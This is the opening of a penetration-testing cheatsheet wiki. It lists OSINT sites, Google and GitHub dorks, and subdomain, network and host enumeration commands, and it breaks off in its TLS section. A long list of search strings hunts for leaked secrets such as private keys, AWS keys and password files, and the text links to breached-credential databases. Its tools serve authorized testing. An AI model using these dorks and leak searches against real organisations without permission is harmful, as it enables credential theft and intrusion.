

# **Pentest Book**

# /home/six2dez/.pentest-book

Thanks to visit this site, please consider enhance this book with some awesome tools or techniques you know, you can contact me by Telegram(@six2dez), Twitter(@six2dez1) or Discord(six2dez#8201), GitHub pull request is welcomed too ;) **Hack 'em all**

**Usage: Just use the search bar at the upper or navigate through the sections of the left zone. Enjoy it 😊**

**Don't you know where to go now?** Let me introduce you to some of the most **popular pages** on this wiki:

- Know your target! Make a proper [recon](#)!
- What can you do in those strange [ports](#)?
- Doing a [web pentest](#)? Don't forget to check out any of these common attacks!
- Do you have the same hype as me with [cloud](#) services? They also have their vulnerabilities
- Stuck again with Windows and [Kerberos](#)? Here is my cheatsheet
- The mobile world does not stop growing, see my tips for [Android](#) and [iOS](#)
- [Burp Suite](#) is the tool most loved by everyone, but you have to know a few tricks, also check my [preferred extensions](#)
- I'm really proud of [Pentesting Web Checklist](#)
- If you want to know which web fuzzer fits you best, take a look at the [comparison](#).

**Important note:** I use this wiki daily for my work and I am constantly updating it. I'm very sorry if a link to a page changes or I move it, if you need something you are free to contact me.


You can support this work buying me a coffee:



six2dez is sharing knowledge

<https://www.buymeacoffee.com/six2dez>

## Stargazers over time



Stargazers over time

Recon

# Public info gathering

## Web resources

```
1 https://osintframework.com/
2 https://i-intelligence.eu/uploads/public-documents/OSINT_Handbook_2020.pdf
3 https://start.me/p/DPYPMz/the-ultimate-osint-collection
```

## OSINT websites

```
1 # Multipurpose
2 https://shodan.io/
3 https://www.zoomeye.org/
4 https://leakix.net/
5 https://www.yougetsignal.com/
6 https://intelx.io/
7 https://pentest-tools.com/
8
9 # DNS Recon
10 https://rapiddns.io/
11 https://dnsdumpster.com/
12 https://viewdns.info/
13 http://bgp.he.net/
14 https://www.whoxy.com/
15
16 # Mailserver blacklists
17 http://multirbl.valli.org/
18
19 # Dark web exposure
20 https://immuniweb.com/radar/
21
22 # New acquisitions
23 https://crunchbase.com/
```

# Dorks

## Google

```
1 # Google Dorks Cli
2 # https://github.com/six2dez/degoogle_hunter
3 degoogle_hunter.sh company.com
4
5 # Google dorks helper
6 https://dorks.faisalahmed.me/
7
8 # Code share sites
9 site:http://ideone.com | site:http://codebeautify.org | site:http://codesh
10 # GitLab/GitHub/Bitbucket
11 site:github.com | site:gitlab.com | site:bitbucket.org "company"
12 # Stackoverflow
13 site:stackoverflow.com "target.com"
14 # Project management sites
15 site:http://trello.com | site:*.atlassian.net "company"
16 # Pastebin-like sites
17 site:http://justpaste.it | site:http://pastebin.com "company"
18 # Config files
19 site:target.com ext:xml | ext:conf | ext:cfn | ext:reg | ext:inf | ext:rdp
20 # Database files
21 site:target.com ext:sql | ext:dbf | ext:mdb
22 # Backup files
23 site:target.com ext:bkf | ext:bkp | ext:bak | ext:old | ext:backup
24 # .git folder
25 inurl:"/.git" target.com -github
26 # Exposed documents
27 site:target.com ext:doc | ext:docx | ext:odt | ext:pdf | ext:rtf | ext:sxw
28 # Other files
29 site:target.com intitle:index.of | ext:log | ext:php intitle:phpinfo "publ
30 # SQL errors
31 site:target.com intext:"sql syntax near" | intext:"syntax error has occur
32 # PHP errors
33 site:target.com "PHP Parse error" | "PHP Warning" | "PHP Error"
34 # Login pages
35 site:target.com inurl:signup | inurl:register | intitle:Signup
36 # Open redirects
37 site:target.com inurl:redir | inurl:url | inurl:redirect | inurl:return |
38 # Apache Struts RCE
39 site:target.com ext:action | ext:struts | ext:do
40 # Search in pastebin
41 site:pastebin.com target.com
42 # Linkedin employees
43 site:linkedin.com employees target.com
```

```
44 # Wordpress files
45 site:target.com inurl:wp-content | inurl:wp-includes
46 # Subdomains
47 site:*.target.com
48 # Sub-subdomains
49 site:*.*.target.com
50 #Find S3 Buckets
51 site:.s3.amazonaws.com | site:http://storage.googleapis.com | site:http://
52 # Traefik
53 intitle:traefik inurl:8080/dashboard "target"
54 # Jenkins
55 intitle:"Dashboard [Jenkins]"
```

## GitHub

```
1 ".mlab.com password"
2 "access_key"
3 "access_token"
4 "amazonaws"
5 "api.googlemaps AIza"
6 "api_key"
7 "api_secret"
8 "apidocs"
9 "apikey"
10 "apiSecret"
11 "app_key"
12 "app_secret"
13 "appkey"
14 "appkeysecret"
15 "application_key"
16 "appsecret"
17 "appspot"
18 "auth"
19 "auth_token"
20 "authorizationToken"
21 "aws_access"
22 "aws_access_key_id"
23 "aws_key"
24 "aws_secret"
25 "aws_token"
26 "AWSSecretKey"
27 "bashrc password"
28 "bucket_password"
29 "client_secret"
30 "cloudfront"
31 "codecov_token"
```

```
32 "config"
33 "conn.login"
34 "connectionstring"
35 "consumer_key"
36 "credentials"
37 "database_password"
38 "db_password"
39 "db_username"
40 "dbpasswd"
41 "dbpassword"
42 "dbuser"
43 "dot-files"
44 "dotfiles"
45 "encryption_key"
46 "fabricApiSecret"
47 "fb_secret"
48 "firebase"
49 "ftp"
50 "gh_token"
51 "github_key"
52 "github_token"
53 "gitlab"
54 "gmail_password"
55 "gmail_username"
56 "herokuapp"
57 "internal"
58 "irc_pass"
59 "JEKYLL_GITHUB_TOKEN"
60 "key"
61 "keyPassword"
62 "ldap_password"
63 "ldap_username"
64 "login"
65 "mailchimp"
66 "mailgun"
67 "master_key"
68 "mydotfiles"
69 "mysql"
70 "node_env"
71 "npmrc _auth"
72 "oauth_token"
73 "pass"
74 "passwd"
75 "password"
76 "passwords"
77 "pem_private"
78 "preprod"
79 "private_key"
80 "prod"
81 "pwd"
82 "pwdss"
```

```
83 "rds.amazonaws.com password"
84 "redis_password"
85 "root_password"
86 "secret"
87 "secret.password"
88 "secret_access_key"
89 "secret_key"
90 "secret_token"
91 "secrets"
92 "secure"
93 "security_credentials"
94 "send.keys"
95 "send_keys"
96 "sendkeys"
97 "SF_USERNAME salesforce"
98 "sf_username"
99 "site.com" FIREBASE_API_JSON=
100 "site.com" vim_settings.xml
101 "slack_api"
102 "slack_token"
103 "sql_password"
104 "ssh"
105 "ssh2_auth_password"
106 "sshpass"
107 "staging"
108 "stg"
109 "storePassword"
110 "stripe"
111 "swagger"
112 "testuser"
113 "token"
114 "x-api-key"
115 "xoxb "
116 "xoxp"
117 [WFClient] Password= extension:ica
118 access_key
119 bucket_password
120 dbpassword
121 dbuser
122 extension:avastlic "support.avast.com"
123 extension:bat
124 extension:cfg
125 extension:env
126 extension:exs
127 extension:ini
128 extension:json api.forecast.io
129 extension:json googleusercontent client_secret
130 extension:json mongolab.com
131 extension:pem
132 extension:pem private
133 extension:ppk
```

```
134 extension:ppk private
135 extension:properties
136 extension:sh
137 extension:sls
138 extension:sql
139 extension:sql mysql dump
140 extension:sql mysql dump password
141 extension:yaml mongolab.com
142 extension:zsh
143 filename:.bash_history
144 filename:.bash_history DOMAIN-NAME
145 filename:.bash_profile aws
146 filename:.bashrc mailchimp
147 filename:.bashrc password
148 filename:.cshrc
149 filename:.dockercfg auth
150 filename:.env DB_USERNAME NOT homestead
151 filename:.env MAIL_HOST=smtp.gmail.com
152 filename:.esmtprc password
153 filename:.ftpconfig
154 filename:.git-credentials
155 filename:.history
156 filename:.htpasswd
157 filename:.netrc password
158 filename:.npmrc _auth
159 filename:.pgpass
160 filename:.remote-sync.json
161 filename:.s3cfg
162 filename:.sh_history
163 filename:.tugboat NOT _tugboat
164 filename:_netrc password
165 filename:apikey
166 filename:bash
167 filename:bash_history
168 filename:bash_profile
169 filename:bashrc
170 filename:beanstalkd.yml
171 filename:CCCam.cfg
172 filename:composer.json
173 filename:config
174 filename:config irc_pass
175 filename:config.json auths
176 filename:config.php dbpasswd
177 filename:configuration.php JConfig password
178 filename:connections
179 filename:connections.xml
180 filename:constants
181 filename:credentials
182 filename:credentials aws_access_key_id
183 filename:cshrc
184 filename:database
```

```
185 filename:dbeaver-data-sources.xml
186 filename:deployment-config.json
187 filename:dhcpd.conf
188 filename:dockercfg
189 filename:environment
190 filename:express.conf
191 filename:express.conf path:.openshift
192 filename:filezilla.xml
193 filename:filezilla.xml Pass
194 filename:git-credentials
195 filename:gitconfig
196 filename:global
197 filename:history
198 filename:htpasswd
199 filename:hub oauth_token
200 filename:id_dsa
201 filename:id_rsa
202 filename:id_rsa or filename:id_dsa
203 filename:idea14.key
204 filename:known_hosts
205 filename:logins.json
206 filename:makefile
207 filename:master.key path:config
208 filename:netrc
209 filename:npmrc
210 filename:pass
211 filename:passwd path:etc
212 filename:pgpass
213 filename:prod.exs
214 filename:prod.exs NOT prod.secret.exs
215 filename:prod.secret.exs
216 filename:proftpdpasswd
217 filename:recentservers.xml
218 filename:recentservers.xml Pass
219 filename:robomongo.json
220 filename:s3cfg
221 filename:secrets.yml password
222 filename:server.cfg
223 filename:server.cfg rcon password
224 filename:settings
225 filename:settings.py SECRET_KEY
226 filename:sftp-config.json
227 filename:sftp-config.json password
228 filename:sftp.json path:.vscode
229 filename:shadow
230 filename:shadow path:etc
231 filename:spec
232 filename:sshd_config
233 filename:token
234 filename:tugboat
235 filename:ventrilo_srv.ini
```

```
236 filename:WebServers.xml
237 filename:wp-config
238 filename:wp-config.php
239 filename:zhrc
240 HEROKU_API_KEY language:json
241 HEROKU_API_KEY language:shell
242 HOMEBREW_GITHUB_API_TOKEN language:shell
243 jsforce extension:js conn.login
244 language:yaml -filename:travis
245 msg nickserv identify filename:config
246 org:Target "AWS_ACCESS_KEY_ID"
247 org:Target "list_aws_accounts"
248 org:Target "aws_access_key"
249 org:Target "aws_secret_key"
250 org:Target "bucket_name"
251 org:Target "S3_ACCESS_KEY_ID"
252 org:Target "S3_BUCKET"
253 org:Target "S3_ENDPOINT"
254 org:Target "S3_SECRET_ACCESS_KEY"
255 password
256 path:sites databases password
257 private -language:java
258 PT_TOKEN language:bash
259 redis_password
260 root_password
261 secret_access_key
262 SECRET_KEY_BASE=
263 shodan_api_key language:python
264 WORDPRESS_DB_PASSWORD=
265 xoxp OR xoxb OR xoxa
266 s3.yml
267 .exs
268 beanstalkd.yml
269 deploy.rake
270 .sls
```

## Shodan

```
1 port:"9200" elastic
2 product:"docker"
3 product:"kubernetes"
4 # Spring boot servers, look for /env or /heapdump
5 org:YOUR_TAGET http.favicon.hash:116323821
```

## General / AIO

### Amass

```
1 # Get ASN and do amass intel
2 # Get ASN
3 amass intel -org "whatever"
4 # Reverse whois
5 amass intel -active -asn NUMBER -whois -d domain.com
6 # SSL Cert Grabbing
7 amass enum -active -d example.com -cidr IF.YOU.GOT.THIS/24 -asn NUMBER
```

### Spiderfoot

```
spiderfoot -s domain.com
```

### theHarvester

```
1 # theHarvester
2 theHarvester -d domain.com -b all
```

### recon-**ng**

```
recon-ng
```

---

## URLs & IPs

## **waybackurls / gau / shorteners**

```
1 # https://github.com/lc/gau
2 gau example.com
3
4 # https://github.com/utkusen/urlhunter
5 urlhunter -keywords keywords.txt -date latest
6
7 # https://github.com/tomnomnom/waybackurls
8 go get github.com/tomnomnom/waybackurls
9
10 # Wayback machine dorks
11 https://web.archive.org/web/*/website.com/*
12
13 https://gist.githubusercontent.com/mhmdiaa/adf6bff70142e5091792841d4b37205
14 https://gist.githubusercontent.com/mhmdiaa/2742c5e147d49a804b408bfed3d32d0
```

## **favicon tools**

```
1 # https://github.com/devanshbatham/FavFreak
2 cat urls.txt | python3 favfreak.py
3 # https://github.com/pielco11/fav-up
4 favUp.py -k SHODANKEY -w website.com
```

## **Rapid 7 Sonar DNS database**

```
1 # https://opendata.rapid7.com/sonar.fdns_v2/
2 # https://github.com/cgboal/sonarsearch
3
4 go get -u github.com/cgboal/sonarsearch/crobat
5 crobat -s site.com
```

---

## **Creds leaks**

## pymeta - metadata analyzer

```
1 # https://github.com/m8r0wn/pymeta
2 pymeta -d example.com
```

## pwndb - leaked creds (tor enabled)

```
1 # https://github.com/davidtavarez/pwndb
2 python3 pwndb.py --target asd@asd.com
```

## Pastebin

```
1 # https://github.com/notdodo/pastego
2 pastego -s "word"
```

## Websites

```
1 https://hunter.io/
2 https://link-base.org/index.php
3 http://xjypo5vzgmo7jca6b322dnqbsdnp3amd24ybx26x5nxbusccjkm4pwid.onion/
4 http://pwndb2am4tzkvold.onion
5 https://rslookup.com
6 https://leakcheck.net
7 https://snusbase.com
8 https://haveibeenpwned.com
9 https://leakpeek.com
10 https://breachchecker.com
11 https://leak-lookup.com
12 https://weleakinfo.to
13 https://leakcheck.io
14 http://scylla.sh
15 http://scatteredsecrets.com
16 https://joe.black/leakengine.html
17 https://services.normshield.com/data-breach
18 https://www.dehashed.com/search?query=
```

```
19 https://leakedsource.ru/main/
20 https://leaked.site/
21 https://ghostproject.fr/
22 https://haveibeensold.app/
23 https://vigilante.pw/
24 https://nuclearleaks.com/
25 https://hashes.org/
26 https://leak.sx/
27 https://leakcorp.com/login
28 https://private-base.info/
29 https://4iq.com/
30 https://intelx.io
31 https://leakprobe.net
```

---

## Email tools

```
1 # https://github.com/SimplySecurity/SimplyEmail
2 ./SimplyEmail.py
3
4 #DMARC email spoofing
5 # https://github.com/BishopFox/spoofcheck
6 python2 spoofcheck.py domain.com
7
8 pip3 install mailspoof
9 sudo mailspoof -d domain.com
10
11 # Test email spoof
12 https://emkei.cz/
13
14 # https://github.com/sham00n/buster
15 buster -e target@example.com
16
17 # https://github.com/m4ll0k/Infoga
18 python infoga.py
19
20 # https://github.com/martinvigo/email2phonenumer
21 python email2phonenumer.py scrape -e target@email.com
```

---

## GIT tools

```
1 # https://github.com/obheda12/GitDorker
2 python3 GitDorker.py -tf TOKENSFILE -q tesla.com -d dorks/DORKFILE -o targ
3
4 # https://github.com/dxa4481/truffleHog
5 trufflehog https://github.com/Plazmaz/leaky-repo
6 trufflehog --regex --entropy=False https://github.com/Plazmaz/leaky-repo
7
8 # https://github.com/eth0izzle/shhgit
9 shhgit --search-query AWS_ACCESS_KEY_ID=AKIA
10
11 # https://github.com/d1v1ous/git-wild-hunt
12 python git-wild-hunt.py -s "extension:json filename:creds language:JSON"
13
14 # https://shhgit.darkport.co.uk/
```

## Social Media

```
1 # Twitter
2 # https://github.com/twintproject/twint
3 twint -u username
4
5 # Google account
6 # https://github.com/mxrch/ghunt
7 python hunt.py myemail@gmail.com
8
9 # Instagram
10 # https://github.com/th3unkn0n/osi.ig
11 python3 main.py -u username
12
13 # Websites
14 emailrep.io # Accounts registered by email
15 tinfoleak.com # Twitter
16 mostwantedhf.info # Skype
17 searchmy.bio # Instagram
18 search.carrot2.org # Results grouped by topic
19 boardreader.com # forums
20 searchcode.com # search by code in repositories
21 swisscows.com # semantic search engine
22 publicwww.com # search by source page code
23 psbdmp.ws # search in pastebin
24 kribrum.io # social-media search engine
```

# AIO Recon Tools

```
1 # https://github.com/harsh-bothra/Bheem
2 Bheem -t targetfile -S
3
4 # https://github.com/eslam3kl/3klCon
5 python 3klcon.py -t target.com
6
7 # https://github.com/j3ssie/0smedeus
8 python3 osmedeus.py -t example.com
9
10 # https://github.com/thewhiteh4t/FinalRecon
11 python3 finalrecon.py --full https://example.com
```

# Domain Enum

## DNSRecon

```
1 dnsrecon -d www.example.com -a
2 dnsrecon -d www.example.com -t axfr
3 dnsrecon -d
4 dnsrecon -d www.example.com -D -t brt
```

## DIG

```
1 dig www.example.com + short
2 dig www.example.com MX
3 dig www.example.com NS
4 dig www.example.com> SOA
5 dig www.example.com ANY +noall +answer
6 dig -x www.example.com
7 dig -4 www.example.com (For IPv4)
8 dig -6 www.example.com (For IPv6)
9 dig www.example.com mx +noall +answer example.com ns +noall +answer
10 dig -t AXFR www.example.com
11 dig axfr @10.11.1.111 example.box
```

## DNSEnum

```
1 # dnseenum
2 dnseenum 10.11.1.111
```

# Subdomain Enum

## Best Tools

```
1 # https://github.com/OWASP/Amass
2 amass enum -passive -d example.com -o example.com.subs.txt
3 # Active needs DNS resolution - takes a long time
4 amass enum -active -brute -w /hpath/DNS/clean-jhaddix-dns.txt -d example.c
5 # Amass get company ASN and scan
6 amass intel -org EVILCORP -max-dns-queries 2500 | awk -F, '{print $1}' ORS
7 # Bruteforce subdomain lists here
8 # https://github.com/danielmiessler/SecLists/tree/master/Discovery/DNS
9
10 # https://github.com/Screetsec/Sudomy
11 ./sudomy -d example.com
12
13 # https://github.com/cihanmehmet/sub.sh
14 bash ./sub.sh -a example.com
```

## Subdomain enumeration tools

```
1 assetfinder example.com
2
3 subfinder -d example.com -recursive -silent -t 200 -v -o example.com.sub
4 subfinder -d target.com -silent | httpx -follow-redirects -status-code -vh
5
6 knockpy domain.com
7
8 # https://github.com/nsonaniya2010/SubDomainizer
9 python3 SubDomainizer.py -u https://url.com
10
11 python3 domained.py -d example.com --quick
12
13 fierce -dns example.com
14
15 # Subdomains from Wayback Machine
16 gau -subs example.com | cut -d / -f 3 | sort -u
17
18 # AltDNS - Subdomains of subdomains XD
```

```

19 altdns -i subdomains.txt -o data_output -w words.txt -r -s results_output.
20
21 # Onliner to find (sub)domains related to a keyword on pastebin through goog
22 # https://github.com/gwen001/pentest-tools/blob/master/google-search.py
23 google-search.py -t "site:http://pastebin.com keyword" -b -d -s 0 -e 5 | sed
24
25 dnsrecon -d example.com -D subdomains-top1mil-5000.txt -t brt
26
27 # Aquatone - Validate subdomains (take screenshots and generate report)
28 cat hosts.txt | aquatone
29
30 # Wildcard subdomain
31 dig a *.domain.com = dig a asdasdasd132123123213.domain.com # this is a wi
32
33 # Subdomain enumeration from GitHub
34 # https://github.com/gwen001/github-search
35 python3 github-subdomains.py -t "GITHUB-TOKEN" -d example.com
36
37 # Subdomain bruteforce
38 dnsrecon -d target.com -D wordlist.txt -t brt
39
40 # Get url from JS files
41 # https://github.com/Thre3zh1/JSFinder
42 python JSFinder.py -u http://www.target.com
43
44 # Best subdomain bruteforce list
45 https://gist.githubusercontent.com/jhaddix/f64c97d0863a78454e44c2f7119c2a6

```

## Subdomain discovery with Burp

Navigate through target main website with Burp:

- Without passive scanner
- Set forms auto submit
- Scope in advanced, any protocol and one keyword ("tesla")
- Last step, select all sitemap, Engagement Tools -> Analyze target

# Subdomain Takeover

## Explanation

1. Domain name (sub.example.com) uses a CNAME record for another domain (sub.example.com CNAME anotherdomain.com).
2. At some point, anotherdomain.com expires and is available for anyone's registration.
3. Since the CNAME record is not removed from the DNS zone of example.com, anyone who records anotherdomain.com has full control over sub.example.com until the DNS record is present.

---

## Resources



**Subdomain Takeover: Proof Creation for Bug Bounties**

<https://0xpatrik.com/takeover-proofs/>



**EdOverflow/can-i-take-over-xyz**

<https://github.com/EdOverflow/can-i-take-over-xyz>



**<https://blog.initd.sh/others-attacks/configuration/subdomain-takeover-explained/>**

<https://blog.initd.sh/others-attacks/configuration/subdomain-takeover-explained/>

---

## Tools

```
1 # https://github.com/LukaSikic/subzy
2 subzy -targets list.txt
```

```
3 subzy -concurrency 100 -hidefails -targets subs.txt
4
5 # https://github.com/hacker/subjack
6 subjack -w /root/subdomain.txt -a -v -t 100 -timeout 30 -o results.txt -ss
7
8 # https://github.com/guptabless/unclaim-s3-finder
9 bucket-takeover.py -u https://qweqwe.asdasdad.com
10
11 # https://github.com/In3tinct/Taken
12
```

# Network Scanning

## Netdiscover

```
1 netdiscover -i eth0
2 netdiscover -r 10.11.1.1/24
```

---

## Nmap

```
1 nmap -sn 10.11.1.1/24
2 nmap -sn 10.11.1.1-253
3 nmap -sn 10.11.1.*
```

---

## NetBios

```
nbtscan -r 10.11.1.1/24
```

---

## Ping Sweep - Bash

```
for i in {1..254} ;do (ping -c 1 172.21.10.$i | grep "bytes from" &) ;done
```

## Ping Sweep - Windows


```
for /L %i in (1,1,255) do @ping -n 1 -w 200 172.21.10.%i > nul && echo 192.1
```


# Host Scanning

## nmap

```
1 # Fast simple scan
2 nmap 10.11.1.111
3
4 # Nmap ultra fast
5 nmap 10.11.1.111 --max-retries 1 --min-rate 1000
6
7 # Full complete slow scan with output
8 nmap -v -A -p- -Pn --script vuln -oA full 10.11.1.111
9
10 # Network filtering evasion
11 nmap --source-port 53 -p 5555 10.11.1.111
12     # If work, set IPTABLES to bind this port
13     iptables -t nat -A POSTROUTING -d 10.11.1.111 -p tcp -j SNAT --to :53
14
15 # Scan for UDP
16 nmap 10.11.1.111 -sU
17 nmap -sU -F -Pn -v -d -sC -sV --open --reason -T5 10.11.1.111
```

## Identifying Open Ports with Nmap





# Packet Scanning

## tcpdump

```
1  tcpdump -i eth0
2  tcpdump -c -i eth0
3  tcpdump -A -i eth0
4  tcpdump -w 0001.pcap -i eth0
5  tcpdump -r 0001.pcap
6  tcpdump -n -i eth0
7  tcpdump -i eth0 port 22
8  tcpdump -i eth0 -src 172.21.10.X
9  tcpdump -i eth0 -dst 172.21.10.X
10
11 # Online service
12 https://packettotal.com/
```

## Packet strings analyzer

```
1  # https://github.com/lgandx/PCredz
2  ./Pcredz -f file-to-parse.pcap
3  ./Pcredz -d /tmp pcap-directory-to-parse/
4  ./Pcredz -i eth0 -v
```

# Enumeration

# Files

## Common

```
1 # Check real file type
2 file file.xxx
3
4 # Analyze strings
5 strings file.xxx
6 strings -a -n 15 file.xxx # Check the entire file and outputs strings long
7
8 # Check embedded files
9 binwalk file.xxx # Check
10 binwalk -e file.xxx # Extract
11
12 # Check as binary file in hex
13 ghex file.xxx
14
15 # Check metadata
16 exiftool file.xxx
17
18 # Stego tool for multiple formats
19 wget https://embeddedsw.net/zip/OpenPuff_release.zip
20 unzip OpenPuff_release.zip -d ./OpenPuff
21 wine OpenPuff/OpenPuff_release/OpenPuff.exe
22
23 # Compressed files
24 fcrackzip file.zip
25 # https://github.com/priyankvadaliya/Zip-Cracker-
26 python zipcracker.py -f testfile.zip -d passwords.txt
27 python zipcracker.py -f testfile.zip -d passwords.txt -o extractdir
28
29 # Office documents
30 https://github.com/assafmo/xioc
31
32 # Zip files in website
33 pip install remotezip
34 # list contents of a remote zip file
35 remotezip -l "http://site/bigfile.zip"
36 # extract file.txt from a remote zip file
37 remotezip "http://site/bigfile.zip" "file.txt"
38
39 # Grep inside any files
40 # https://github.com/phiresky/ripgrep-all
41 rga "whatever" folder/
```

## Disk files

```
1 # guestmount can mount any kind of disk file
2 sudo apt-get install libguestfs-tools
3 guestmount --add yourVirtualDisk.vhdx --inspector --ro /mnt/anydirectory
```

## Audio

```
1 # Check spectrogram
2 wget https://code.soundsoftware.ac.uk/attachments/download/2561/sonic-visu
3 dpkg -i sonic-visualiser_4.0_amd64.deb
4
5 # Check for Stego
6 hideme stego.mp3 -f && cat output.txt #AudioStego
```

## Images

```
1 # Stego
2 wget http://www.caesum.com/handbook/Stegsolve.jar -O stegsolve.jar
3 chmod +x stegsolve.jar
4 java -jar stegsolve.jar
5
6 # Stegpy
7 stegpy -p file.png
8
9 # Check png corrupted
10 pngcheck -v image.jpeg
11
12 # Check what kind of image is
13 identify -verbose image.jpeg
14
15 # Stegseek
16 # https://github.com/RickdeJager/stegseek
17 stegseek --seed file.jpg
18 stegseek file.jpg rockyou.txt
```

# SSL/TLS

## DROWN

```
1 # Check for "SSLv2 supported"
2 nmap -p- -sV -sC example.com
```

## TLS\_FALLBACK\_SCSV

```
1 # Check in the lower port
2 openssl s_client -tls1 -fallback_scsv -connect example.com:443
3 # - Response:
